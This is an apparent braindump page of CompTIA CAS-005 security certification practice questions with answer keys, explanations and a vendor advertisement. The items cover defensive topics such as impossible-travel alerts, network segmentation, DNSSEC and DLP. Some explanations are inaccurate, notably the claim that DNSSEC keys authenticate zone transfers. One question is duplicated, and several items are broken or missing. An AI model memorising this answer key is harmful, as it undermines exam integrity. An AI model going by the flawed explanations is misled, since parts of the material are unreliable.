These rapid changes in location are physically impossible and typically trigger security measures to prevent unauthorized access. The SSO system detected these inconsistencies and likely flagged the activity as suspicious, resulting in access denial.

Reference:

CompTIA SecurityX Study Guide

NIST Special Publication 800-63B, "Digital Identity Guidelines"

NEW QUESTION: 264

| Account | Host  | Log-in date | Local log-in time | Office location |
|---------|-------|-------------|-------------------|-----------------|
| Sales_1 | PC-10 | 4/16        | 9:05 a.m.         | USA             |
| Sales_1 | PC-10 | 4/17        | 9:10 a.m.         | USA             |
| Sales_1 | PC-10 | 4/18        | 9:08 a.m.         | USA             |
| Sales_1 | PC-10 | 4/19        | 9:01 p.m.         | USA             |
| Sales_1 | PC-04 | 4/20        | 9:01 p.m.         | UK              |

Which of the following is the security engineer most likely doing?

- A. Assessing log in activities using geolocation to tune impossible Travel rate alerts
- B. Reporting on remote log-in activities to track team metrics
- C. Threat hunting for suspicious activity from an insider threat
- D. Baselining user behavior to support advanced analytics

Answer: A (LEAVE A REPLY)

In the given scenario, the security engineer is likely examining login activities and their associated geolocations. This type of analysis is aimed at identifying unusual login patterns that might indicate an impossible travel scenario. An impossible travel scenario is when a single user account logs in from geographically distant locations in a short time, which is physically impossible. By assessing login activities using geolocation, the engineer can tune alerts to identify and respond to potential security breaches more effectively.

NEW QUESTION: 265

A pharmaceutical lab hired a consultant to identify potential risks associated with Building 2, a new facility that is under construction. The consultant received the IT project plan, which includes the following VLAN design:

| Name               | VLAN | Subnet       | Function           | Regulated network? |
|--------------------|------|--------------|--------------------|--------------------|
| Building 1 servers | 111  | 10.1.11.0/25 | Servers            | No                 |
| Building 1 users   | 100  | 10.1.0.0/23  | User Wi-Fi and LAN | No                 |
| Building 1 HVAC    | 105  | 10.1.5.0/27  | HVAC controls      | No                 |
| Building 1 lab     | 170  | 10.1.70.0/24 | Lab                | Yes                |
| Building 1 QC      | 180  | 10.1.80.0/24 | Lab                | Yes                |
| Building 2 servers | 211  | 10.2.11.0/25 | Servers            | No                 |
| Building 2 users   | 200  | 10.2.0.0/22  | Users and lab      | Yes                |
| Building 2 HVAC    | 215  | 10.2.15.0/27 | HVAC controls      | No                 |

Which of the following TTPs should the consultant recommend be addressed first?

- A. Zone traversal
- B. Unauthorized execution
- C. Privilege escalation
- D. Lateral movement

**Answer: A (LEAVE A REPLY)**

The regulated lab environment (Yes) shares the same VLAN (10.2.0.0/22) with users, creating zone traversal risk from unregulated zones to sensitive data networks.

This allows pivoting and lateral movement from non-regulated user devices into regulated lab environments - a classic zone boundary violation.

Zone traversal should be mitigated with segmentation and firewall enforcement.

From CAS-005, Domain 2: Risk Management and Mitigation Strategies:

"Zone traversal occurs when segmentation boundaries are misconfigured or merged, leading to regulatory and risk compliance failures."

#### NEW QUESTION: 266

A pharmaceutical lab hired a consultant to identify potential risks associated with Building 2, a new facility that is under construction. The consultant received the IT project plan, which includes the following VLAN design:

| Name               | VLAN | Subnet       | Function           | Regulated network? |
|--------------------|------|--------------|--------------------|--------------------|
| Building 1 servers | 111  | 10.1.11.0/25 | Servers            | No                 |
| Building 1 users   | 100  | 10.1.0.0/23  | User Wi-Fi and LAN | No                 |
| Building 1 HVAC    | 105  | 10.1.5.0/27  | HVAC controls      | No                 |
| Building 1 lab     | 170  | 10.1.70.0/24 | Lab                | Yes                |
| Building 1 QC      | 180  | 10.1.80.0/24 | Lab                | Yes                |
| Building 2 servers | 211  | 10.2.11.0/25 | Servers            | No                 |
| Building 2 users   | 200  | 10.2.0.0/22  | Users and lab      | Yes                |
| Building 2 HVAC    | 215  | 10.2.15.0/27 | HVAC controls      | No                 |

Which of the following TTPs should the consultant recommend be addressed first?

- A. Zone traversal
- B. Unauthorized execution
- C. Privilege escalation
- D. Lateral movement

**Answer: (SHOW ANSWER)**

The regulated lab environment (Yes) shares the same VLAN (10.2.0.0/22) with users, creating zone traversal risk from unregulated zones to sensitive data networks.

This allows pivoting and lateral movement from non-regulated user devices into regulated lab environments

- a classic zone boundary violation.

Zone traversal should be mitigated with segmentation and firewall enforcement.

From CAS-005, Domain 2: Risk Management and Mitigation Strategies:

"Zone traversal occurs when segmentation boundaries are misconfigured or merged, leading to regulatory and risk compliance failures." Reference: CAS-005 Study Guide, Chapter 8: Network Segmentation and Zoning, pg. 152-154

#### NEW QUESTION: 267

An organization receives OSINT reports about an increase in ransomware targeting file shares at peer companies. The organization wants to deploy hardening policies to its servers and workstations in order to contain potential ransomware. Which of the following should an engineer do to best achieve this goal?

- A. Allow only interactive log-in for users on workstations and restrict port 445 traffic to file shares.
- B. Enable biometric authentication mechanisms on user workstations and block port 53 traffic.
- C. Instruct users to use a password manager when generating new credentials and secure port 443 traffic.

D. Give users permission to rotate administrator passwords and deny port 80 traffic.

**Answer: A** ([LEAVE A REPLY](#))

Restricting port 445 traffic to fileshares and allowing only interactive logins on workstations would be an effective way to contain ransomware. Port 445 is commonly used by ransomware for lateral movement and spreading across a network, especially when exploiting SMB vulnerabilities. By blocking or restricting access to this port, the organization reduces the risk of ransomware propagating through the network. Limiting user logins to only interactive sessions also prevents unauthorized remote access, which could be exploited by ransomware.

#### NEW QUESTION: 268

A systems administrator needs to identify new attacks that could be carried out against the environment. The administrator plans to proactively seek out and observe new attacks. Which of the following is the best way to accomplish this goal?

A. Configuring an IPS

B. Implementing sandboxing

C. Scanning for IoCs

D. Deploying a honeypot

**Answer: D** ([LEAVE A REPLY](#))

Comprehensive and Detailed

According to SecurityX CAS-005 threat intelligence and testing objectives, a honeypot is a decoy system designed to lure attackers, allowing security teams to observe new tactics, techniques, and procedures (TTPs) in a controlled environment.

An IPS is designed to block known attacks but not discover new ones.

Sandboxing is useful for analyzing suspicious files or malware samples but not for attracting live, unknown attack attempts.

Scanning for IoCs detects known compromise indicators, not new, emerging attacks.

A honeypot directly supports proactive attack discovery and analysis.

#### NEW QUESTION: 269

A company wants to implement hardware security key authentication for accessing sensitive information systems. The goal is to prevent unauthorized users from gaining access with a stolen password. Which of the following models should the company implement to best solve this issue?

A. Rule based

B. Time-based

C. Role based

D. Context-based

**Answer: D** ([LEAVE A REPLY](#))

Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user's current environment and behavior. This can include factors such as the user's location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.

Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.

Time-based (B) authentication considers the time factor but doesn't provide comprehensive protection against stolen credentials.

Role-based (C) is more about access control based on the user's role within the organization rather than authenticating the user based on current context.

By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.

#### NEW QUESTION: 270

A network engineer must ensure that always-on VPN access is enabled. Curt restricted to company assets. Which of the following best describes what the engineer needs to do?"

A. Generate device certificates using the specific template settings needed

- B. Modify signing certificates in order to support IKE version 2
- C. Create a wildcard certificate for connections from public networks
- D. Add the VPN hostname as a SAN entry on the root certificate

**Answer:** ([SHOW ANSWER](#))

To ensure always-on VPN access is enabled and restricted to company assets, the network engineer needs to generate device certificates using the specific template settings required for the company's VPN solution. These certificates ensure that only authorized devices can establish a VPN connection.

Why Device Certificates are Necessary:

Authentication: Device certificates authenticate company assets, ensuring that only authorized devices can access the VPN.

Security: Certificates provide a higher level of security compared to username and password combinations, reducing the risk of unauthorized access.

Compliance: Certificates help in meeting security policies and compliance requirements by ensuring that only managed devices can connect to the corporate network.

Other options do not provide the same level of control and security for always-on VPN access:

- B . Modify signing certificates for IKE version 2: While important for VPN protocols, it does not address device-specific authentication.
- C . Create a wildcard certificate: This is not suitable for device-specific authentication and could introduce security risks.
- D . Add the VPN hostname as a SAN entry: This is more related to certificate management and does not ensure device-specific authentication.

Reference:

CompTIA SecurityX Study Guide

"Device Certificates for VPN Access," Cisco Documentation

NIST Special Publication 800-77, "Guide to IPsec VPNs"

#### NEW QUESTION: 271

An engineer wants to automate several tasks by running commands daily on a UNIX server. The engineer only has built-in default tools available. Which of the following should the engineer use to best assist with this endeavor? (Choose two.)

- A. Python
- B. Cron
- C. Ansible
- D. PowerShell
- E. Bash
- F. Task Scheduler

**Answer:** B,E ([LEAVE A REPLY](#))

Cron is a built-in UNIX tool for scheduling tasks to run automatically at specified times.

Bash is the default command-line shell in UNIX systems, allowing engineers to write and execute scripts to automate tasks.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 272

An organization hires a security consultant to establish a SOC that includes threat-modeling function. During initial activities, the consultant works with system engineers to identify antipatterns within the environment. Which of the following is most critical for the engineers to disclose to the consultant during this phase?

- A. Results from the most recent infrastructure access review
- B. A listing of unpatchable IoT devices in use in the data center
- C. Network and data flow diagrams covering the production environment
- D. Results from the most recent software composition analysis
- E. A current inventory of cloud resources and SaaS products in use

**Answer: C** ([LEAVE A REPLY](#))

In the context of establishing a Security Operations Center (SOC) with a threat-modeling function, it's crucial to understand how data flows within the organization's systems. Network and data flow diagrams provide a visual representation of the system's architecture, illustrating how data moves between components, which is essential for identifying potential security weaknesses and antipatterns. Antipatterns are common responses to recurring problems that are ineffective and risk-inducing. By analyzing these diagrams, the consultant can pinpoint areas where security controls may be lacking or misconfigured, thereby facilitating the development of effective threat models.

While other options like unpatchable IoT devices (Option B) and inventories of cloud resources (Option E) are important for comprehensive security assessments, they are more pertinent during later stages, such as vulnerability management and asset inventory. The initial phase of threat modeling focuses on understanding the system's structure and data flows to identify potential threats, making network and data flow diagrams the most critical information at this stage.

#### NEW QUESTION: 273


After a vendor identified a recent vulnerability, a severity score was assigned to the vulnerability.

A notification was also publicly distributed. Which of the following would most likely include information regarding the vulnerability and the recommended remediation steps?


- A. CPE
- B. CVE
- C. CCE
- D. CVSS

**Answer: B** ([LEAVE A REPLY](#))

#### NEW QUESTION: 274



Answer:



An organization is planning for disaster recovery and continuity of operations.

#### INSTRUCTIONS

Review the following scenarios and instructions. Match each relevant finding to the affected host.

After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.

Each finding may be used more than once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

#### NEW QUESTION: 275

An organization wants to manage specialized endpoints and needs a solution that provides the ability to:

- Centrally manage configurations
- Push policies.
- Remotely wipe devices
- Maintain asset inventory

Which of the following should the organization do to best meet these requirements?

**A.** Use a configuration management database

- B. Implement a mobile device management solution.
- C. Configure contextual policy management
- D. Deploy a software asset manager

**Answer: B** ([LEAVE A REPLY](#))

To meet the requirements of centrally managing configurations, pushing policies, remotely wiping devices, and maintaining an asset inventory, the best solution is to implement a Mobile Device Management (MDM) solution.

MDM Capabilities:

Central Management: MDM allows administrators to manage the configurations of all devices from a central console.

Policy Enforcement: MDM solutions enable the push of security policies and updates to ensure compliance across all managed devices.

Remote Wipe: In case a device is lost or stolen, MDM provides the capability to remotely wipe the device to protect sensitive data.

Asset Inventory: MDM maintains an up-to-date inventory of all managed devices, including their configurations and installed applications.

Other options do not provide the same comprehensive capabilities required for managing specialized endpoints.

#### NEW QUESTION: 276

A DNS forward lookup zone named comptia.org must:

- Ensure the DNS is protected from on-path attacks.
- Ensure zone transfers use mutual authentication and are authenticated and negotiated.

Which of the following should the security architect configure to meet these requirements?

(Choose two).

- A. Public keys
- B. Conditional forwarders
- C. Root hints
- D. DNSSEC
- E. CNAME records
- F. SRV records

**Answer: A,D** ([LEAVE A REPLY](#))

By publishing the zone's DNSSEC public keys (and configuring the parent zone and any secondary servers to trust them), zone transfers will automatically be integrity-checked and authenticated. The mutual authentication during zone transfers relies on the underlying public-key signatures that DNSSEC provides.

Deploying DNSSEC for the comptia.org zone signs all records with cryptographic signatures and publishes the corresponding public keys, protecting against on-path tampering and spoofing.

#### NEW QUESTION: 277

A security engineer added a new server to the company email cluster. The server has a new external IP address associated with it. After a few days, the service desk started receiving complaints from users about their outgoing messages to customers being flagged as spam.

Which of the following records should the security engineer update to fix the issue? (Choose two.)

- A. PTR
- B. SPF
- C. MIME
- D. CNAME
- E. DMARC
- F. MX

**Answer:** ([SHOW ANSWER](#))

**NEW QUESTION: 278**

Several unlabeled documents in a cloud document repository contain cardholder information.

Which of the following configuration changes should be made to the DLP system to correctly label these documents in the future?

- A.** Digital rights management
- B.** Network traffic decryption
- C.** Regular expressions
- D.** Watermarking

**Answer: C** ([LEAVE A REPLY](#))

Data Loss Prevention (DLP) systems can use regular expressions to identify and classify sensitive information, such as cardholder data, based on patterns (e.g., patterns for credit card numbers). By configuring the DLP system with appropriate regular expressions, the system can correctly identify and label documents containing such information in the future, ensuring compliance and enhancing security.

**NEW QUESTION: 279****SIMULATION**

